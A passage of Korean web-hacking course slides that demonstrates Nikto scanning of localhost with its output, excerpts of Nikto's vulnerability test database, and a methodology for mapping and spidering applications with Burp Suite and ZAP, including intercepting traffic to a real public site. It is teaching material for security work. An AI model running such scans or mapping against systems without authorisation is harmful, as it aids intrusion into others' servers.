    - Grabber : 파이썬 기반으로 자바스크립트 소스 코드 분석, XSS, SQLi, Blind SQLi 스캐너 툴
    - OWASP Zenotix XSS : Advanced XSS 공격을 위한 스캐너 툴

### 3 웹 취약점 스캐너

#### • Nikto 실습

##### – Kali Linux에 있는 Nikto 웹 스캐너 실습

- 로컬 웹 서버를 실행한다.
- service apache2 start
- nikto -host localhost

```
root@kali:~# nikto -host localhost
- Nikto v2.1.6
-----
+ Target IP:          127.0.0.1
+ Target Hostname:    localhost
+ Target Port:        80
+ Start Time:         2018-09-28 07:03:58 (GMT-4)
-----
+ Server: Apache/2.4.29 (Debian)
+ Server leaks inodes via ETags, header found with file /, fields: 0x29cd 0x563b
645a210c0
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user a
gent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, HEAD, GET, POST
+ OSVDB-561: /server-status: This reveals Apache information. Comment out approp
riate line in the Apache conf file or restrict access to allowed sources.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /server-status: Apache server-status interface found (pass protected)
+ 7373 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2018-09-28 07:04:27 (GMT-4) (29 seconds)
```

## 웹 취약점 스캐너

- Nikto 실습
  - Kali Linux에 있는 Nikto 웹 스캐너 실습
    - 스캐너에서 나온 취약점 정보를 바탕으로 웹 사이트 접속

**Apache Server Status for localhost (via ::1)**

Server Version: Apache/2.4.29 (Debian)  
 Server MPM: prefork  
 Server Built: 2017-10-23T14:46:55

Current Time: Friday, 28-Sep-2018 07:06:03 EDT  
 Restart Time: Friday, 28-Sep-2018 07:03:34 EDT  
 Parent Server Config. Generation: 1  
 Parent Server MPM Generation: 0  
 Server uptime: 2 minutes 28 seconds  
 Server load: 1.60 1.22 0.58  
 Total accesses: 7290 - Total Traffic: 5.6 MB  
 CPU Usage: u1.2 s.56 cu0 cs0 - 1.19% CPU load  
 49.3 requests/sec - 38.5 kB/second - 800 B/request  
 1 requests currently being processed, 7 idle workers

Scoreboard Key:  
 "W" Waiting for Connection, "S" Starting up, "R" Reading Request,  
 "W" Sending Reply, "K" Keepalive (read), "D" DNS Lookup,  
 "C" Closing connection, "L" Logging, "G" Gracefully finishing,  
 "I" Idle cleanup of worker, "O" Open slot with no current process

Srv	PID	Acc	M	CPU	SS	Req	Conn	Child	Slot	Client	Protocol	VHost	Request
<b>0-0</b>	1657	0/958/958	_	0.22	97	0	0.0	0.74	0.74	127.0.0.1	http/1.1	127.0.1.1:80	GET /FCKeditor/editor/filemanager/connecto
<b>1-0</b>	1658	0/1221/1221	_	0.27	97	0	0.0	0.84	0.84	127.0.0.1	http/1.1	127.0.1.1:80	GET /modules/fckeditor/editor/filemanager/c

### 3 웹 취약점 스캐너

- Nikto 실습
  - Kali Linux에 있는 Nikto 웹 스캐너 실습
    - Nikto에서 사용하는 취약점 스캐너 데이터베이스

```
root@kali:~# ls -al /var/lib/nikto/databases/
total 1608
drwxr-xr-x 2 root root 4096 Feb  2 2018 .
drwxr-xr-x 6 root root 4096 Feb  2 2018 ..
-rw-r--r-- 1 root root 1833 Jul  9 2015 db_404_strings
-rw-r--r-- 1 root root 2365 Jul  9 2015 db_content_search
-rw-r--r-- 1 root root 15216 Jul  9 2015 db_dictionary
-rw-r--r-- 1 root root 145670 Jul  9 2015 db_drupal
-rw-r--r-- 1 root root 3050 Jul  9 2015 db_embedded
-rw-r--r-- 1 root root 8927 Jul  9 2015 db_favicon
-rw-r--r-- 1 root root 2250 Jul  9 2015 db_headers
-rw-r--r-- 1 root root 1609 Jul  9 2015 db_httpproxy
-rw-r--r-- 1 root root 929 Jul  9 2015 db_multiple_index
-rw-r--r-- 1 root root 134447 Jul  9 2015 db_outdated
-rw-r--r-- 1 root root 998 Jul  9 2015 db_parked_strings
-rw-r--r-- 1 root root 10671 Jul  9 2015 db_realms
-rw-r--r-- 1 root root 33224 Jul  9 2015 db_server_msgs
-rw-r--r-- 1 root root 6021 Jul  9 2015 db_subdomains
-rw-r--r-- 1 root root 1234587 Jul  9 2015 db_tests
-rw-r--r-- 1 root root 4084 Jul  9 2015 db_variables
```

### 3 웹 취약점 스캐너

- Nikto 실습

- Kali Linux에 있는 Nikto 웹 스캐너 실습

- Nikto에서 사용하는 취약점 스캐너 데이터베이스 일부 확인 (1/2)
    - more /var/lib/nikto/databases/db\_tests

```
root@kali:~# more /var/lib/nikto/databases/db_tests
#VERSION,2.021
#####
# File Source: https://cirt.net
# (c) 2001-2014 Chris Sullo, All Rights Reserved.
# This file may only be distributed and used with the full Nikto package.
# This file may not be used with any software product without written permission
# from
# Chris Sullo (csullo@gmail.com)
#
# Note:
# By submitting updates to this file you are transferring any and all copyright
# interest in the data to Chris Sullo so it can be modified, incorporated into this
# product
# relicensed or reused.
#####
# Notes:
#
# Tuning options (field 3):
# 0 - File Upload
# 1 - Interesting File / Seen in logs
# 2 - Misconfiguration / Default File
# 3 - Information Disclosure
# 4 - Injection (XSS/Script/HTML)
# 5 - Remote File Retrieval - Inside Web Root
# 6 - Denial of Service
# 7 - Remote File Retrieval - Server Wide
# 8 - Command Execution / Remote Shell
```

### 3 웹 취약점 스캐너

- Nikto 실습

- Kali Linux에 있는 Nikto 웹 스캐너 실습

- Nikto에서 사용하는 취약점 스캐너 데이터베이스 일부 확인 (2/2)
- more /var/lib/nikto/databases/db\_tests

```
# c - Remote source inclusion
# d - WebService
# e - Administrative Console
#
# Field order:
# Test-ID, OSVDB-ID, Tuning Type, URI, HTTP Method, Match 1, Match 1 Or, Match1
And, Fail 1, Fail 2, Summary, HTTP Data, Headers
#
#####
#000001","0","b","/TiVoConnect?Command=QueryServer","GET","Calypso Server","",""
,"","","The Tivo Calypso server is running. This page will display the version a
nd platform it is running on. Other URLs may allow download of media.",","",""
"000002","0","b","/TiVoConnect?Command=QueryContainer&Container=/&Recurse=Yes",""
GET","TiVoContainer","","","","","","TiVo client service is running and may allow d
ownload of mp3 or jpg files.",","",""
"000003","0","1234576890ab","@CGIDIRScart32.exe","GET","200","","","","","","reques
t cart32.exe/cart32clientlist","",""
"000004","0","1234576890ab","@CGIDIRSclassified.cgi","GET","200","","","","","","Ch
eck Phrack 55 for info by RFP","",""
"000005","0","1234576890ab","@CGIDIRSdownload.cgi","GET","200","","","","","","v1 b
y Matt Wright; check info in Phrack 55 by RFP","",""
"000006","0","1234576890ab","@CGIDIRSflexform.cgi","GET","200","","","","","","Chec
k Phrack 55 for info by RFP, allows to append info to writable files.",","",""
"000007","0","1234576890ab","@CGIDIRSflexform","GET","200","","","","","","Check Ph
rack 55 for info by RFP, allows to append info to writable files.",","",""
"000008","0","1234576890ab","@CGIDIRSlwgate.cgi","GET","200","","","","","","Check
Phrack 55 for info by RFP, http://www.phrack.com/show.php?p=55&a=7","",""
"000009","0","1234576890ab","@CGIDIRSLWGate.cgi","GET","200","","","","","","Check
```

## 웹 해킹 공격 방법론

## 조사와 분석

1. 애플리케이션 콘텐츠 맵 작성

2. 애플리케이션 분석

애플리케이션 로직

3. 클라이언트 측 통제 검사

9. 로직 결합 검사

접근 처리

4. 인증 메커니즘 검사

5. 세션 관리 메커니즘 검사

6. 접근 통제 검사

입력 값 처리

7. 입력 기반 취약점 검사

8. 특정 기능에 대한 입력 값 취약점 검사

애플리케이션 호스팅

10. 공유된 호스팅 취약점 검사

11. 웹 서버 취약점 검사

12. 기타 다양한 검사


13. 정보 노출 추적

## 4

## 웹 해킹 공격 방법론

## • 1) 애플리케이션 콘텐츠 맵 작성

- 애플리케이션을 공격하는 과정에서 첫 번째 단계는 공격 대상에 대해 좀 더 잘 이해하기 위한 주요 정보들을 모으고 이를 분석하는 것.
- 애플리케이션 지도 작성은 애플리케이션이 실제 하는 일이 무엇이고, 어떻게 동작하는지 이해하기 위해, 애플리케이션의 콘텐츠와 기능을 확인해서 나열하는 것으로 시작.
- 클라이언트나 서버 상에 적용된 기술, 핵심 보안 메커니즘, 애플리케이션의 기능에 대한 세밀한 검토
- 공격 가능성을 검토하고, 좀더 공략 가능한 취약점을 찾기 위한 후속 작업을 할 가장 유력한 대상 영역을 식별함



Source Example: <https://www.lucidchart.com/blog/how-to-make-a-sitemap-using-lucidchart>

## 웹 해킹 공격 방법론

### • 1) 애플리케이션 콘텐츠 맵 작성

#### - 콘텐츠와 기능 수집

- 수작업으로 브라우징을 해서 대부분의 내용과 기능들을 확인할 수 있음.
- 기본적인 접근 방법은 애플리케이션을 첫 메인 페이지에서부터 모든 링크를 따라서 다단계의 기능(사용자 등록이나 비밀번호 재설정)을 확인함
- 웹 사이트에 Sitemap이 있으면 내용과 기능을 수집하는 데 유용한 출발점이 됨.

## 사이트맵



정보공개

### 사전정보공표

#### 정보공개

- 업무처리절차
- 정보공개안내
- 정보공개목록
- 정보공개청구
- 공공데이터개발

### 경영공시

### 자체경영공시

- 일반현황
- 기관운영현황
- 내·외부 감사 및 평가
- 기타

### 사업설명제

### 참여암리미 서비스


- KISA 발주 위탁과제 계획
- KISA 발주 용역과제 계획
- 기술이전 관련

## 4 웹 해킹 공격 방법론

### • 1) 애플리케이션 콘텐츠 맵 작성

#### - 웹 스파이더링(Web Spidering)

- 웹 스파이더링 도구들은 웹 페이지를 요청해서 그 페이지 상의 다른 내용에 대한 링크를 분석하여 다시 요청하는 방식. 최종적으로 새로운 내용이 발견되지 않을 때 까지 이런 작업을 계속함.
- 웹 애플리케이션 스파이더의 좀 더 강력한 기능으로는 HTML 폼을 파싱해서 여러 가지 사전에 설정된 값이나 임의의 값을 생성하여 이를 애플리케이션에 전달하는 기능도 있음.
- 웹 스파이더링에 유용한 툴
  - Burp Suite : Burp Spider(<https://portswigger.net/burp/>)
  - WebScarab ([https://www.owasp.org/index.php/Category:OWASP\\_WebScarab\\_Project](https://www.owasp.org/index.php/Category:OWASP_WebScarab_Project))
  - Zed Attack Proxy (ZAP)  
([https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project))



## 4

## 웹 해킹 공격 방법론

## • 1) 애플리케이션 콘텐츠 맵 작성

## – 웹 스파이더링(Web Spidering)

- ZAP과 BURP 비교표 (DVWA, WEBGOAT 실습에 적용되는지 여부)

Vulnerability	Application			
	DVWA		WEBGOAT	
Pts	BURP	ZAP	BURP	ZAP
5 OS command injection			YES	YES
5 SQL injection	YES	YES	YES	YES
5 File path traversal	YES	YES	YES	YES
5 Cross-site scripting (stored\persistent)	YES	YES	YES	
5 Cross-site scripting (reflected\non-persistent)	YES	YES	YES	YES
5 Out-of-band resource load\ Remote File Inclusion	YES	YES		
5 External service interaction\server-side request forgery(port scans)	YES			
5 Clear text submission of password	YES		YES	
3 XML injection	YES		YES	
3 Password returned in later response			YES	
3 Directory Browsing			YES	
3 Parameter Tempering		YES		YES
1 Password field with auto-complete enabled			YES	
1 Password submitted using GET method	YES			
1 Cookie without HttpOnly flag set	YES		YES	
1 Unencrypted communications	YES			
0 File path manipulation	YES			
0 Path-relative style sheet import	YES			
0 Referrer-dependent response	YES			
0 User agent-dependent response	YES			
0 Cross-domain Referrer leakage	YES		YES	
0 Cross-domain script include	YES	YES		YES
0 Frameable response (potential Clickjacking)	YES	YES		
0 HTTP TRACE method is enabled	YES			
0 Web Browser XSS Protection Not Enabled			YES	
0 X-Content-Type-Options Header Missing		YES		
0 File upload functionality			YES	
0 DOM data manipulation (DOM-based)			YES	
0 Email addresses disclosed			YES	

Summary      41/47    31/47    38/41    23/41

## 4 웹 해킹 공격 방법론

### • 1) 애플리케이션 콘텐츠 맵 작성

#### – 웹 스파이더링(Web Spidering) 한계

- 웹 스파이더 도구가 효율적이나, 완전 자동화된 도구에 의존해서 내용을 수집하는 접근 방법에는 한계가 있음.
- 복잡한 자바스크립트 코드를 이용해서 메뉴가 동적으로 생성되고 처리되는 경우에는 자동화된 도구에 의한 탐색에 한계가 있음.
- 다단계 기능들은 매우 정교한 입력 값 검증을 위한 확인 작업을 거치는 경우가 있는데, 이 경우 자동화된 도구가 제시하는 값이 거부돼 다음 단계로 넘어가지 못할 수 있음.
- 애플리케이션에 인증이 사용된 경우 인증에 의해 보호되고 있는 기능을 살펴 보려면 반드시 인증을 잘 처리해야 함.

## 4 웹 해킹 공격 방법론

### • 1) 애플리케이션 콘텐츠 맵 작성

#### – 웹 스파이더링(Web Spidering) 주의 사항

- 어떤 애플리케이션의 경우 링크들을 파싱해서 요청하는 방식의 간단한 웹 스파이더 도구를 돌리는 것은 매우 위험할 수 있음.
- 예를 들어, 어떤 애플리케이션에는 사용자를 삭제하고 데이터베이스를 종료하거나 서버를 재 시작하는 관리용 기능을 포함하는 경우가 있음.
- 스파이더 도구가 이와 같은 민감한 기능을 발견해서 실행시키는 경우 막대한 손실이 발생할 수 있음.

## 웹 해킹 공격 방법론

### • 1) 애플리케이션 콘텐츠 맵 작성

#### – User-Directed 스파이더링

- 일반적인 웹 스파이더링 보다 좀 더 정교한 기법이며, 보통 자동화된 스파이더링보다 더 많이 사용됨.
- 사용자가 일반적으로 브라우징하듯이 애플리케이션의 모든 기능을 쭉 따라가면 User-Directed 도구는 모든 요청 내용과 서버의 응답 내용을 분석함.
- 이와 같은 도구들은 브라우저로 방문했던 모든 URL을 바탕으로 애플리케이션 지도를 구성함.
- User-Directed 스파이더링은 일반 스파이더와 마찬가지로 애플리케이션의 응답을 분석하여 발견한 내용과 기능들을 가지고 사이트 지도를 업데이트함.

## 4 웹 해킹 공격 방법론


### • 1) 애플리케이션 콘텐츠 맵 작성

#### – User-Directed 스파이더링

- 애플리케이션이 특이하거나 복잡한 네비게이션 방식을 가지고 있는 경우, 사용자는 User-Directed 스파이더링을 통해 정상적으로 브라우징을 할 수 있음.
- 이 과정에서 사용자가 접근한 기능이나 내용은 프록시/스파이더 도구에 의해 수집되고 분석됨.
- 애플리케이션에 제시되는 모든 데이터를 사용자가 정할 수 있음.
- 사용자가 애플리케이션에 평상시처럼 로그인 할 수 있고, 매핑 과정 동안 인증된 세션을 유효하게 유지시킬 수 있음.
- deleteUser.jsp와 같이 위험한 기능은 애플리케이션 응답을 통해 수집되고 사이트 지도에 반영되지만, 이를 실제로 실행해볼지 여부는 사용자가 정할 수 있음

## 4 <실습> 애플리케이션 콘텐츠 맵 작성

- User-Directed 스파이더링 실습
  - Burp Suite를 이용해서 콘텐츠 맵을 확인한다.
    - Burp Suite를 실행하고, 크롬 브라우저에서 프록시 기능을 활성화한다.
    - 이전 실습에서 설치한 Proxy SwitchyOmega 를 활성화한다.




## 4 <실습> 애플리케이션 콘텐츠 맵 작성

### • User-Directed 스파이더링 실습


#### – Burp Suite를 이용해서 콘텐츠 맵을 확인한다.

- 특정 도메인에 방문한다. (여기서는 www.kisa.or.kr을 방문한다)
- 사이트 접속 시 아래와 같이 Proxy > Intercept 탭이 강조되면 패킷을 인터셉트 한다.



